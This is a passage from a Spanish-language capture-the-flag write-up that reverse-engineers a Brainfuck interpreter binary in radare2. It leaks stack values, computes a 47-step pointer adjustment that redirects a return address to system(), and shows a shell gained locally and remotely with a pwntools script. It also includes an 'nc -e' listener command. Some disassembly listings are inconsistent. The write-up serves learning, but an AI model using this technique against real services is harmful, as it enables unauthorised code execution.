- Almacena cada 8 bytes el valor “07” en la pila correspondiendo a que introdujimos “.”, en este caso como solo escribimos uno pues solo ejecutara este case.

Una vez realizado esto salta al case default.

```
0x080486f3      83f832      cmp eax, 0x32          ; '2' ; 50
;-- eip:
;=< 0x080486f6      0f8769010000    ja case.default.0x8048865 ;[2]
| 0x080486fc      8b0485ac8b04.  mov eax, dword [eax*4 + 0x8048bac] ; [0x8048bac:4]=0x80487c7
| ;-- switch.0x08048703:
| 0x08048703      ffe0          jmp eax
```

```

,=< 0x080488be      0f849b010000    je  0x8048a5f          ;[1]
|  0x080488c4      8b45e8        mov  eax, dword [local_18h]
|  0x080488c7      8d14c5000000. lea  edx, [eax*8]
|  0x080488ce      8b45c0        mov  eax, dword [local_40h]
|  0x080488d1      01d0        add  eax, edx
|  0x080488d3      8b00        mov  eax, dword [eax]
|  ;-- eip:
|  0x080488d5      83f807        cmp  eax, 7           ; 7
,==< 0x080488d8      0f8768010000    ja   case.default.0x8048a46 ;[2]

```

Y va a estar comprobando si el puntero sea igual a “07”, si realizamos la primera iteración va a comprobar y va a dar “02” correspondiendo al primer puntero donde se movió ese valor con el carácter “>”. El registro **eax** vale “02”

Si realizamos bastantes iteraciones nos damos cuenta de que va comprobando uno a uno, puntero a puntero de que el valor sea igual a “07” pero es “02” porque empieza desde el primero de todos. Así que seguimos ejecutando justo cuando la comparación sea igual para ver lo siguiente que realizara. Ahí vemos nuestro **eax** que vale “07” jeje.

```

eax 0x00000007      ebx 0x00000025      ecx 0x00000000
edx 0x00000118      esi 0xb7eec000      edi 0xb7eec000
esp 0xbfc554c0      ebp 0xbfc55998      eip 0x080488d8
eflags 1PZI         oeax 0xffffffff
|  0x080488b3      8345f401    add  dword [local_ch], 1
|  0x080488b7      817df4001000. cmp  dword [local_ch], 0x1000 ; [0x1000:4]=-1
,=< 0x080488be      0f849b010000    je  0x8048a5f          ;[1]
|  0x080488c4      8b45e8        mov  eax, dword [local_18h]
|  0x080488c7      8d14c5000000. lea  edx, [eax*8]
|  0x080488ce      8b45c0        mov  eax, dword [local_40h]
|  0x080488d1      01d0        add  eax, edx
|  0x080488d3      8b00        mov  eax, dword [eax]
|  0x080488d5      83f807        cmp  eax, 7
|  ;-- eip:
|  ,==< 0x080488d8      0f8768010000    ja   case.default.0x8048a46 ;[2]

```

Vemos que salta ahora a una dirección de memoria diferente correspondiendo al final a una función printf y si vemos como funciona brainfuck el “.” significa que imprime por pantalla cierto valor de la pila.

```

; CODE XREF from sym.bf_main (0x80488e5)
0x080489cb      8b45f0        mov  eax, dword [local_10h]
0x080489ce      8d1485000000. lea  edx, [eax*4]
0x080489d5      8b45bc        mov  eax, dword [local_44h]
0x080489d8      01d0        add  eax, edx
0x080489da      8b00        mov  eax, dword [eax]
0x080489dc      89442404    mov  dword [local_4h], eax
0x080489e0      c70424a28b04. mov  dword [esp], str.0x_08x ; [0x8048ba2:4]=0x30257830 ; "0x%08x\n"
0x080489e7      e874faffff  call  sym.imp.printf      ;[1] ; int printf(const char *format)
0x080489ec      eb5f        jmp  0x8048a4d          ;[2]

```

En esta instrucción ***eax*** vale 0x23.

```
; CODE XREF: ??_CrtSetThreadCallouts+10 [0x00400000]
0x00400489cb    8b45f0          mov eax, dword [local_10h]
;-- eip:
0x00400489ce    8d1485000000. lea edx, [eax*4]
```

Cuando ejecuta la instrucción lea, edx vale 0x8c y seguidamente mueve el contenido de **ebp-0x44** a **eax** que contiene la dirección de memoria del primer puntero donde se escribió para luego sumarle 0x8c a esa dirección quedando 0xbfc5595c y si vemos lo que ahí allí tenemos un 0x77 jeje

```
[[0x080489dc]> px@0xbfc5595c
- offset -  0 1 2 3 4 5 6 7 8 9 A B  0123456789AB
0xbfc5595c  7700 0000 ff00 0000 0000 0000  w.....
```

Por tanto imprimirá ese valor. Si analizamos el stack nos interesa visualizar la dirección de retorno así que solo tenemos que calcular la diferencia para añadir mas desplazamientos del puntero con “>”.

Si ejecutamos ***px 1248 @esp*** no hay tanta diferencia hasta llegar a nuestro return address jeje

```
0xbfc55958 d054 c5bf 7700 0000 ff00 0000 .T..w....  
0xbfc55964 0000 0000 7700 0000 8000 0000 ....w....  
0xbfc55970 0820 4b09 0000 0000 0010 0000 . K....  
0xbfc5597c 2500 0000 2300 0000 0010 0000 %. .#. ....  
0xbfc55988 2300 0000 2400 0000 0100 0000 #. .$. ....  
0xbfc55994 0000 0000 b859 c5bf 9d8a 0408 .....Y....  
[0x080489dc]> █
```

Nuestra dirección de retorno corresponde justo a la dirección que tiene q saber donde retornar justo cuando termine de ejecutar la función ***sym.bf_main***

Ahora si ejecutamos nuestro binario vemos que estábamos en lo cierto realizando simplemente ingeniería inversa.

Antes de pasar a la siguiente sección, vemos que si añadimos uno menos de “>”, obtenemos 4 bytes menos en el contenido:

```
[0x080489ce]> px@eax  
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF  
0xbfd754c8 4050 d7bf 7700 0000 ff00 0000 0000 0000 @P..w.....
```

Ahora solo tenemos que calcular añadiendo más hasta llegar a la dirección de retorno quedando así:

```
[[0x080489ce]> px@eax
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0xbff9ff2c 9d8a 0408 0100 0000 e4ff 99bf b98a 0408 ..... . . . . .
```

Reverse Engineering “-“

En esta parte reversearemos “-“ y daremos solución final para ganar shell. Vamos a probar que hace uno de ellos suponiendo el mismo desplazamiento del puntero ya que antes con el “.” lo que conseguimos fue imprimir con la función ***printf*** el valor del puntero:

Una vez termina de escribir el valor 0x02 del desplazamiento, salta usando el registro ***eax*** a la dirección de memoria 0x080487e4.

Cuando ya hace todos los “>” realiza el “-” entrando en el case 1 moviendo el valor “01” en el incremento de la dirección de memoria del stack.

```
; CODE XREF from sym.bf_main (0x8048703)
. 0x080487e4 b    8b45e4      mov eax, dword [local_1ch]
. 0x080487e7     83e801      sub eax, 1
. 0x080487ea     8d14c5000000. lea edx, [eax*8]
. 0x080487f1     8b45c0      mov eax, dword [local_40h]
. 0x080487f4     01d0        add eax, edx
. 0x080487f6     c70001000000  mov dword [eax], 1
.=< 0x080487fc     eb67        jmp case.default.0x8048865 ;[1]
```



Ahora va hacer el mismo procedimiento que lo anterior va a ir comprobando desde el principio el 0x02 con 0x7. Cuando llega a la comparación con 0x7 y **eax** es 0x1, vemos lo que sucede donde realizará el salto cuya composición aritmética obtenemos otra dirección del **jmp** siendo 0x08048943:

```
|  | 0x080488d5    83f807      mov eax, [eip+eax]
|  |==< 0x080488d8  0f8768010000  cmp eax, 7          ; 7
|  || 0x080488de  8b0485788c04. ja case.default.0x8048a46 ;[2]
|  ||  ;-- switch.0x080488e5:
|  ||  ;-- eip:
|  ||  0x080488e5    ffe0        jmp eax
```

Si nos fijamos bien cada vez que salta a 0x0804897c, decrementa al registro **edx** de un valor, y sabiendo la dirección de memoria donde ejecuta la función system en 0x08048a6e solo tenemos que decrementar y realizar el calculo.

Aqui pasando dos saltos pasa de 0x08048a9d a 0x08048a9b:

```
eax 0xbfd94e5c      ebx 0x000000057      ecx 0x00000000      edx 0x08048a9b
esi 0xb7edc000      edi 0xb7edc000      esp 0xbfd94980      ebp 0xbfd94e58
[eip 0x08048990      eflags 11      oeax 0xffffffff
  0x08048986    8b45bc      mov eax, dword [ebp - 0x44]
  0x08048989    01d0      add eax, edx
  0x0804898b    8b10      mov edx, dword [eax]
  0x0804898d    83ea01      sub edx, 1
;-- eip:
  0x08048990    8910      mov dword [eax], edx
```

Usamos **radare2** y calculamos la diferencia de las direcciones de memoria para saber cuantos decrementos y saber el numero de “-” que debemos introducir por stdio.

```
[0x08048943]> dr
eax = 0x08048a9d
ebx = 0x00000052
ecx = 0x00000000
edx = 0x000000cc
esi = 0xb7f90000
edi = 0xb7f90000
esp = 0xbfe23860
ebp = 0xbfe23d38
eip = 0x08048956
eflags = 0x00000202
oeax = 0xffffffff
[0x08048943]> ? 0x08048a9d-0x08048a6e
hex      0x2f
octal    057
unit     47
segment 0000:002f
int32   47
string  "/"
binary  0b00101111
fvalue: 47.0
float: 0.000000f
double: 0.000000
trits   0t1202
[0x08048943]>
```

Debemos introducir 47 “-“

Nuestro payload quedaría así:



Y al final nuestra correspondiente llamada a la función **shell** que llamará a **system** :D

```
|--- eip:
0x00048a7b    e850faffff    call sym.imp.system      ;[4]
0x00048a80    c9             leave
0x00048a81    c3             ret
;-- main:
0x00048a82    55             push ebp
0x00048a83    89e5            mov ebp, esp
0x00048a85    83c4f0          and esp, 0xffffffff
0x00048a88    83ec10          sub esp, 0x10
0x00048a8b    b8450c          mov eax, dword [ebp + 0xc]      ; [0xc:4]=-1 ; 12
0x00048a8e    89442404          mov dword [esp + 4], eax
0x00048a92    b84508          mov eax, dword [ebp + 8]      ; [0x8:4]=-1 ; 8
0x00048a95    890424          mov dword [esp], eax
$ id
uid=1000(naivenom) gid=1000(naivenom) grupos=1000(naivenom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

Pwn

Vamos a simular un entorno que nos permita obtener esa información de un server usando la librería **pwn**.

Primero ejecutamos el binario por un puerto a la escucha de peticiones:

```
[naivenom@vuln32:~/Escritorio/baby/brainfuck$ nc -lvp 1234 -e ./bf
listening on [any] 1234 ...
```

Ejecutamos el exploit y obtenemos de forma remota nuestra shell!:

```
|MBP-de-naivenom:Desktop n4ivenom$ python exploit_brainfuck.py
[*] Opening connection to 192.168.1.86 on port 1234: Done
[*] Switching to interactive mode
>> EINDBAZEN BRAINBUCK INTERDERPER READY.
> GIVE ME SOMETHING TO DANCE FOR: $ id
uid=1000(naivenom) gid=1000(naivenom) grupos=1000(naivenom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ whoami
naivenom
$ ls
bf
bf.py
service.py
$ uname -a
Linux vuln32 4.13.0-45-generic #50~16.04.1-Ubuntu SMP Wed May 30 11:16:09 UTC 2018 i686 i686 i686 GNU/Linux
$
```

Bonus: Usar r2pipe para hacer solve del binario con shell